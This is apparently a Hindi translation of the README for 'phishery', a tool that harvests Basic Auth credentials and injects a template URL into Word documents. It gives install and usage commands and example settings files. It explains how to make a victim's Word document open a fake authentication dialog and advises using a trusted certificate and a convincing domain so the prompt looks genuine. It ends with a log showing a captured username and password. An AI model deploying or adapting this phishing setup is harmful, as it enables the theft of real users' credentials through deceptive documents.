 ryhanson/phishery
एक SSL-सक्षम बेसिक ऑथ क्रेडेंशियल हार्वेस्टर जिसमें वर्ड डॉक्यूमेंट टेम्पलेट URL इंजेक्टर है।

Phishery एक सरल SSL-सक्षम HTTP सर्वर है जिसका प्राथमिक उद्देश्य बेसिक ऑथेंटिकेशन के माध्यम से फिशिंग क्रेडेंशियल्स करना है। Phishery आपको .docx वर्ड डॉक्यूमेंट में URL को आसानी से इंजेक्ट करने की क्षमता भी प्रदान करता है।


Phishery की शक्ति सबसे अच्छी तरह से तब प्रदर्शित होती है जब किसी वर्ड डॉक्यूमेंट के टेम्पलेट को phishery URL पर सेट किया जाता है। इससे माइक्रोसॉफ्ट वर्ड URL पर एक अनुरोध करता है, जिसके परिणामस्वरूप अंतिम-उपयोगकर्ता को एक ऑथेंटिकेशन डायलॉग दिखाया जाता है। किसी भी .docx फ़ाइल में URL इंजेक्ट करने की क्षमता phishery के -i [in docx], -o [out docx], और -u [url] विकल्पों का उपयोग करके संभव है।
ऑपरेटिंग सिस्टम-विशिष्ट पैकेज यहाँ से डाउनलोड किए जा सकते हैं।
आर्काइव को निकालें, और वैकल्पिक रूप से, बाइनरी को $PATH में इंस्टॉल करें
$ tar -xzvf phishery*.tar.gz
$ cd phishery*
$ cp phishery /usr/local/bin
$ phishery --help

|\   \\\\__   O         __    _      __
| \_/    o \  o  ____  / /_  (_)____/ /_  ___  _______  __
> _   (( <_ oO  / __ \/ __ \/ / ___/ __ \/ _ \/ ___/ / / /
| / \__+___/   / /_/ / / / / (__  ) / / /  __/ /  / /_/ /
|/     |/     / .___/_/ /_/_/____/_/ /_/\___/_/   \__, /
             /_/ Basic Auth Credential Harvester (____/
                 with Word Doc Template Injector

  Start the server  : phishery -s settings.json -c credentials.json
  Inject a template : phishery -u https://secure.site.local/docs -i good.docx -o bad.docx

  Options:
    -h, --help      Show usage and exit.
    -v              Show version and exit.
    -s              The JSON settings file used to setup the server. [default: "settings.json"]
    -c              The JSON file to store harvested credentials. [default: "credentials.json"]
    -u              The phishery URL to use as the Word document template.
    -i              The Word .docx file to inject with a template URL.
    -o              The new Word .docx file with the injected template URL.
आवश्यकतानुसार प्रदान की गई settings.json फ़ाइल को संशोधित करें, डिफ़ॉल्ट रूप से यह इस प्रकार दिखनी चाहिए:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 200,
  "responseFile": "template.dotx",
  "responseHeaders": [
    ["Content-Type", "application/vnd.openxmlformats-officedocument.wordprocessingml.template"]
  ]
}
यह सेटअप HTTP सर्वर को पोर्ट 443 पर शुरू करेगा, जिसमें SSL को server.crt और server.key का उपयोग करने के लिए कॉन्फ़िगर किया गया है। बेसिक ऑथेंटिकेशन रियल्म Secure Document Gateway पर सेट है। जब भी कोई क्रेडेंशियल प्रदान किया जाता है, तो शामिल template.dotx की सामग्री के साथ 200 रिस्पॉन्स स्टेटस भेजा जाता है और कंटेंट टाइप हेडर: Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.template भेजा जाता है।
सेटिंग्स फ़ाइल को responseBody का उपयोग करके एक सरल बॉडी आउटपुट करने के लिए भी कॉन्फ़िगर किया जा सकता है, जैसे:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 404,
  "responseBody": "<h1>Not Found</h1>",
  "responseHeaders": [
    ["Content-Type", "text/html"]
  ]
}
इस टूल की प्रभावशीलता मुख्य रूप से उपयोग किए गए डोमेन और बेसिक ऑथ रियल्म पर निर्भर करती है, क्योंकि ऑफिस डॉक्यूमेंट से ट्रिगर होने पर अंतिम उपयोगकर्ता अक्सर बस यही देखता है। सुनिश्चित करें कि आप अपने DNS A रिकॉर्ड्स को phishery सर्वर के सार्वजनिक IP पर पॉइंट करें।
यह अनुशंसा की जाती है कि प्रदान किए गए सर्टिफिकेट को एक विश्वसनीय सर्टिफिकेट से बदल दिया जाए, जैसे कि LetsEncrypt के साथ उत्पन्न किया गया। OS X पर माइक्रोसॉफ्ट वर्ड ऑथ डायलॉग को रोक देगा यदि सर्टिफिकेट अमान्य है, और विंडोज़ पर माइक्रोसॉफ्ट वर्ड उपयोगकर्ता को अमान्य सर्टिफिकेट स्वीकार करने के लिए संकेत देगा।
एक बार सर्वर कॉन्फ़िगर और चालू हो जाने पर, आपको बस इतना करना है कि किसी डॉक्यूमेंट में, या कहीं और आपके दिल की इच्छा हो, एक phishery URL एम्बेड करें। phishery आपको अपने URL को वर्ड डॉक्यूमेंट में टेम्पलेट के रूप में इंजेक्ट करने की क्षमता देता है, इस पर निर्देश नीचे पाए जा सकते हैं।
एक वर्ड डॉक्यूमेंट को टेम्पलेट URL से इंजेक्ट करने के लिए, आपको एक .docx फ़ाइल और phishery सर्वर URL की आवश्यकता होगी।
अब अपने डॉक्यूमेंट और URL के साथ phishery चलाएँ:
$ phishery -u https://secure.site.local/docs -i good.docx -o bad.docx
[+] Opening Word document: good.docx
[+] Setting Word document template to: https://secure.site.local/docs
[+] Saving injected Word document to: bad.docx
[*] Injected Word document has been saved!
सुनिश्चित करें कि आपका phishery सर्वर चल रहा है और आपके द्वारा उपयोग किए गए URL पर उपलब्ध है। अब जब वर्ड डॉक्यूमेंट खोला जाएगा, पीड़ित को एक ऑथेंटिकेशन डायलॉग दिखाई देगा।
अब जब पीड़ित डॉक्यूमेंट खोलता है, तो आप निम्नलिखित देखेंगे:
$ ./phishery
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2016-09-25 01:06:28: HEAD https://secure.site.local/docs
[*] Sending Basic Auth response to: 127.0.0.1
[*] New credentials harvested!
[HTTP] Host        : secure.example.local
[HTTP] Request     : /docs
[HTTP] User Agent  : Microsoft Office Word
[HTTP] IP Address  : 127.0.0.1
[AUTH] Username    : john.doe
[AUTH] Password    : Summer15
